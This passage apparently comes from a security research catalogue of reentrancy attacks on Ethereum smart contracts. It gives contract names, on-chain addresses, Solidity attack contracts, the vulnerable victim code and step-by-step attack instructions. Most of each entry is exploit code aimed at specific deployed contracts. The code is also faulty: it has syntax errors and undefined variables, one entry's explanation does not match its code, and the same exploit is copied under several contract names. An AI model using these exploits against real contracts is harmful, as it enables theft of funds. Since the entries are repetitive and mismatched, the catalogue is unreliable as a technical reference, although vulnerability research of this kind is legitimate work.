    function balanceOf(MifflinToken token) public {    // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
```

(continues on next page)

(continued from previous page)

```
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
```

(continues on next page)

(continued from previous page)

```
            }
        }
        ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.10 Attack 09

Contract Name

KelevinKoin

Contract Address

0x1ff6f142ebdce220d8dd85eb31dcb92a47690846

Transaction Count

1

Invovled Ethers

0.1 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

    function balanceOf(MifflinToken token) public {    // Disguised attack function
```

(continues on next page)

(continued from previous page)

```
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
```

(continues on next page)

(continued from previous page)

```
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.11 Attack 10

Contract Name

NapNickel

Contract Address

0x1ff6f142ebdce220d8dd85eb31dcb92a47690846

Transaction Count

1

Invovled Ethers

0.1 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
```

(continues on next page)

(continued from previous page)

```
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

    function balanceOf(MifflinToken token) public {    // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
```

(continues on next page)

(continued from previous page)

```
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.12 Attack 11

Contract Name

NnexNote

Contract Address

0x1ff6f142ebdce220d8dd85eb31dcb92a47690846

Transaction Count

1

Invovled Ethers

0.1 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

    function balanceOf(MifflinToken token) public {    // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
```

(continues on next page)

(continued from previous page)

```
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.13 Attack 12

Contract Name

QuabityQuarter

Contract Address

0x1ff6f142ebdce220d8dd85eb31dcb92a47690846

Transaction Count

1

Invovled Ethers

0.1 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

    function balanceOf(MifflinToken token) public {    // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
```

(continues on next page)

(continued from previous page)

```
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.14 Attack 13

Contract Name

BancorQuickConverter

Contract Address

0x1a5f170802824e44181b6727e5447950880187ab

Transaction Count

0

Invovled Ethers

0 Ethers

Length of the Call Chain

1 external function

Victim Function

`convertFor`

Attack Mechanisim

Attack code:

```
contract Attack is IERC20Token{
    BancorQuickConverter b = new BancorQuickConverter();
    constructor() payable {}
    IERC20Token[] _path

    function setPath() {
        _path[0] = Attack(this);
        _path[1] = Attack(this);
        _path[2] = Attack(this);
    }

    function deposit() public {
        b.convertFor.value(10)(_path, 10, 0, this);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}

contract IERC20Token is IEtherToken {}
contrac IEtherToken{}
```

Attacked code:

```
contract BancorQuickConverter {
    ...
    modifier validConversionPath() {
        require(_path.length > 2 && _path.length <= (1 + 2 * 10) && _path.length % 2␣
↪== 1);
        _;
    }

    function convertFor(IERC20Token[] _path, uint256 _amount, uint256 _minReturn,␣
↪address _for)
        public
        payable
        validConversionPath(_path)
        returns (uint256)
    {
        // if ETH is provided, ensure that the amount is identical to _amount and␣
↪verify that the source token is an ether token
        IERC20Token fromToken = _path[0];
```

(continues on next page)

(continued from previous page)

```
        require(msg.value == 0 || (_amount == msg.value && etherTokens[fromToken]));

        ISmartToken smartToken;
        IERC20Token toToken;
        ITokenConverter converter;
        uint256 pathLength = _path.length;

        if (msg.value > 0)
            IEtherToken(fromToken).deposit.value(msg.value)();

        for (uint256 i = 1; i < pathLength; i += 2) {
            smartToken = ISmartToken(_path[i]);
            toToken = _path[i + 1];
            converter = ITokenConverter(smartToken.owner());

            if (smartToken != fromToken)
                ensureAllowance(fromToken, converter, _amount);

            _amount = converter.change(fromToken, toToken, _amount, i == pathLength -␣
↪2 ? _minReturn : 1);
            fromToken = toToken;
        }

        if (etherTokens[toToken])
            IEtherToken(toToken).withdrawTo(_for, _amount);
        else
            assert(toToken.transfer(_for, _amount));

        return _amount;
    }
    ...
}
```

In this case, the attacker can lauch reentrancy attack by calling `IEtherToken(fromToken).deposit.value(msg.value)();`. The parameter `fromToken` is not carefully checked and can be easily changed by visitors. Visitor can modify the value of `_path` by passing an arbitrary parameter. Since `fromToken` is assigned by `_path`, the value of `fromToken` is modified after `_path`.

Attack. The attacker call `setPath` function to specify the array `_path`, and call `deposit` to start attack.

3.15 Attack 14

Contract Name

PowerCoin

Contract Address

0x5689774160fb27235337d328b45664e0d33f05c1

Transaction Count

1

Invovled Ethers

0 Ethers

Length of the Call Chain

1 external function

Victim Function

`eT`

Attack Mechanisim

Attack code:

```
contract Attack is IERC20Token{
    PowerCoin p = new PowerCoin();
    constructor() payable {}

    function deposit() public {   // Disguised attack function
        //victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
        b.et(this, 10, 10);
    }

    function() payable {
        b.et(this, 10, 10);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract PowerCoin is Ownable, StandardToken {
    string public name = "CapricornCoin";
    string public symbol = "CCC";
    uint public decimals = 18;                    // token has 18 digit precision

    uint public totalSupply = 10 * (10**6) * (10**18);  // 10 Million Tokens

    event ET(address indexed _pd, uint _tkA, uint _etA);

    function eT(address _pd, uint _tkA, uint _etA) returns (bool success) {
        balances[msg.sender] = safeSub(balances[msg.sender], _tkA);
        balances[_pd] = safeAdd(balances[_pd], _tkA);
        if (!_pd.call.value(_etA)()) revert();
        ET(_pd, _tkA, _etA);
        return true;
    }
}
```

In this case, the attacker can lauch reentrancy attack by calling `_pd.call.value(_etA)()`, because `_pd` is tainted and there are not any conditions to check the value of transaction destination.

Attack. The attacker can call `deposit` to start attack.

3.16 Attack 15

Contract Name

Reservation

Contract Address

0xf4861b23d0cbf1cf6a3ffb6fe3ac987e87fc1168

Transaction Count

1

Invovled Ethers

0 Ethers

Length of the Call Chain

1 internal function, 1 external function

Victim Function

`releaseTokensTo`

Attack Mechanisim

Attack code:

```
contract Attack is UacCrowdsale{
    CrowdsaleBase c = new CrowdsaleBase();

    constructor() payable {}

    function prepare() {
        c.setCrowdsale(this);
    }

    function mintReservationTokens(address to, uint256 amount) public {
        c.releaseTokensTo(this);
    }

    function() payable {}

    function getvalue() returns (uint) {
        return this.balance;
    }
}

contract UacCrowdsale {}
```

Attacked code:

```
contract CrowdsaleBase {
    ...
    function releaseTokensTo(address buyer) internal returns(bool) {
        require(validPurchase());

        uint256 overflowTokens;
        uint256 refundWeiAmount;

        uint256 weiAmount = msg.value;
        uint256 tokenAmount = weiAmount.mul(price());

        if (tokenAmount >= availableTokens) {
```

(continues on next page)

(continued from previous page)

```
            capReached = true;
            overflowTokens = tokenAmount.sub(availableTokens);
            tokenAmount = tokenAmount.sub(overflowTokens);
            refundWeiAmount = overflowTokens.div(price());
            weiAmount = weiAmount.sub(refundWeiAmount);
            buyer.transfer(refundWeiAmount);
        }

        weiRaised = weiRaised.add(weiAmount);
        tokensSold = tokensSold.add(tokenAmount);
        availableTokens = availableTokens.sub(tokenAmount);
        mintTokens(buyer, tokenAmount);
        forwardFunds(weiAmount);

        return true;
    }

    ...

    function mintTokens(address to, uint256 amount) private {
        crowdsale.mintReservationTokens(to, amount);
    }

    function setCrowdsale(address _crowdsale) public {
        require(crowdsale == address(0));
        crowdsale = UacCrowdsale(_crowdsale);
    }

    ...

}
```

In this case, the attacker can lauch reentrancy attack by calling `crowdsale.mintReservationTokens(to, amount)`. We firstly reset the address variable `crowdsale`. Then we need to call victim function `mintTokens` to start attack. This can not be done directly, since the function `mintToken` is a **private function** (i.e. this function can only accessed by self-functions). However, `mintTokens` is called in a **public function** `releaseTokensTo`. If the attacker call the public function first, and pass all conditions until the call statement, he succeeds.

Attack. The attacker call `prepare` to reset the value of `crowdsale` then call `mintReservationTokens` to attack victim.

3.17 Attack 16

Contract Name

ResourcePoolLib

Contract Address

0xf4861b23d0cbf1cf6a3ffb6fe3ac987e87fc1168

Transaction Count

16

Invovled Ethers

0.94 Ethers

Length of the Call Chain

1 external function

Victim Function

`eT`

Attack Mechanisim

Attack code:

```
contract Attack is UacCrowdsale{
    ResourcePoolLib r = new ResourcePoolLib();

    constructor() payable {}

    function startAttack() public {
        r.withdrawBond(pool this, 10, 10);
    }

    function() payable {
        r.withdrawBond(pool this, 10, 10);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract ResourcePoolLib {
    ...
    function withdrawBond(Pool storage self, address resourceAddress, uint value,␣
↪uint minimumBond) public {
        if (value > self.bonds[resourceAddress]) {
            throw;
        }

        if (isInPool(self, resourceAddress)) {
            if (self.bonds[resourceAddress] - value < minimumBond) {
                return;
            }
        }

        deductFromBond(self, resourceAddress, value);

        if (!resourceAddress.send(value)) {
            if (!resourceAddress.call.gas(msg.gas).value(value)()) {
                throw;
            }
        }
    }
    ...
}
```

In this case, the attacker can lauch reentrancy attack by calling `crowdsale.mintReservationTokens(to, amount)`. The attacker firstly resets the address variable `crowdsale`. Then he can call victim function `withdrawBond` to start attack. The transaction destination is already modified, so the external call is controled by attacker. He can point this call back to the victim function `withdrawBond` and form a call-loop easily.

Attack. The attacker call `startAttack` to start attack.

3.18 Attack 17

Contract Name

BeetBuck

Contract Address

0x7dcde80b9e6eaac35cd5e0225f17cf8a418314cc

Transaction Count

2

Invovled Ethers

0.01 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

    function balanceOf(MifflinToken token) public {    // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.19 Attack 18

Contract Name

DundieDollar

Contract Address

0x7dcde80b9e6eaac35cd5e0225f17cf8a418314cc

Transaction Count

2

Invovled Ethers

0.01 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

    function balanceOf(MifflinToken token) public {   // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

```

(continues on next page)

(continued from previous page)

```
    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
```

(continues on next page)

(continued from previous page)

```
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.20 Attack 19

Contract Name

KelevinKoin

Contract Address

0x7dcde80b9e6eaac35cd5e0225f17cf8a418314cc

Transaction Count

2

Invovled Ethers

0.01 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }
```

(continues on next page)

(continued from previous page)

```

    function balanceOf(MifflinToken token) public {    // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }
```

(continues on next page)

(continued from previous page)

```
    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.21 Attack 20

Contract Name

MifflinToken

Contract Address

0x7dcde80b9e6eaac35cd5e0225f17cf8a418314cc

Transaction Count

2

Invovled Ethers

0.01 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}
```

(continues on next page)

(continued from previous page)

```
    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

    function balanceOf(MifflinToken token) public {   // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }
```

(continues on next page)

(continued from previous page)

```
    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.